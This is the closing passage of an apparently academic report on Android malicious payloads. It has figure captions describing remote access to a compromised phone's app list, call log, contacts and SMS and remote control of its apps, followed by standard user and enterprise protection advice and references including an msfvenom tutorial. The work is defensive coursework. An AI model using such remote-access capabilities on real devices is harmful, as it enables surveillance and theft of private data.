


Figure 9 Show applist,calllog,contacts,sms and Open Chrome App




Figure 10 Open Youtube App




Figure 11 Prompt to unistall Chrome App

3. Recommended Protection Mechanisms

3.1 For Users

Install Apps from Trusted Sources:

Only download applications from official app stores such as Google Play or trusted third-party sources. These platforms typically have security measures in place to check apps for malicious behaviour before making them available.

Update Devices and Apps Regularly:

Keep the operating system and all apps up to date to ensure you have the latest security patches. Many attacks exploit known vulnerabilities that have already been patched in later software updates.

Use Security Software:

Install and maintain reputable antivirus software specifically designed for mobile devices. These can provide real-time protection against known malicious apps and payloads. Google Play Protect is an example of this because it works like an antivirus to scan all apps installed in the device.

Review App Permissions: Check the permissions requested by any app before installation. Be wary of apps that request unnecessary permissions, particularly those that seem unrelated to the app's functionality.

Educate Yourself About Phishing and Social Engineering:

Be aware of phishing tactics and avoid clicking on unsolicited links or downloading attachments from unknown sources.

3.2 For Enterprises

Implement Mobile Device Management (MDM):

Use MDM solutions to manage and monitor corporate mobile devices. This can help enforce security policies, manage app permissions, and remotely wipe data if a device is compromised.

Provide Regular Security Training:

Conduct security awareness training sessions to educate employees about the latest mobile threats and safe practices.

Adopt a Zero Trust Security Model:

Assume that every attempt to access enterprise resources needs to be authenticated and authorized, regardless of the network or user's location.

Monitor and Respond:

Deploy monitoring solutions to detect unusual behaviour that may indicate a security breach. Have an incident response plan in place to quickly respond to security incidents.

These protection mechanisms, when implemented effectively, can significantly reduce the risk associated with malicious payloads and other mobile threats, safeguarding both individual and organizational data.

4. References

1-OWASP Foundation. (2021). *Mobile Security Testing Guide*. Open Web Application Security Project. Available at: OWASP MASTG - OWASP Mobile Application Security (Accessed: 29 April 2024)

2-Verizon. (2023). *Mobile Security Index*. Verizon Communications. Available at: Mobile Security Index (MSI) Report 2023 | Security Threats and Attacks | Verizon Business (Accessed: 20 March 2024)

3-ProofPoint. (2021). *Understanding Email Fraud Survey*. Available at: Resource Center - Webinars, Reports, and Podcasts | Proofpoint US (Accessed: 1 April 2024)

4-Kaspersky. (2023). *Mobile Malware Evolution*. Available at Kaspersky's report on mobile threats in 2023 | Securelist (Accessed: 20 April 2024)

5-IDTheftCenter.(2023) Annual *Data Breach Report.* Available at: ITRC_2023-Annual-Data-Breach-Report.pdf (idtheftcenter.org) (Accessed: 1 May 2024)

6- ZDNET.(2023) *9 top mobile security threats and how you can avoid them* by Charlie Osborne. Available at: 9 top mobile security threats and how you can avoid them | ZDNET (Accessed: 2 May 2024)

7-Youtube Loi Liang Yang Channel. (2020) *Access Android with Msfvenom Tutorial (Cybersecurity)*

Available at: Access Android with Msfvenom (Cybersecurity) (youtube.com) (Accessed: 2 May 2024)

8- Lecture Slides From Cybersecurity Module week10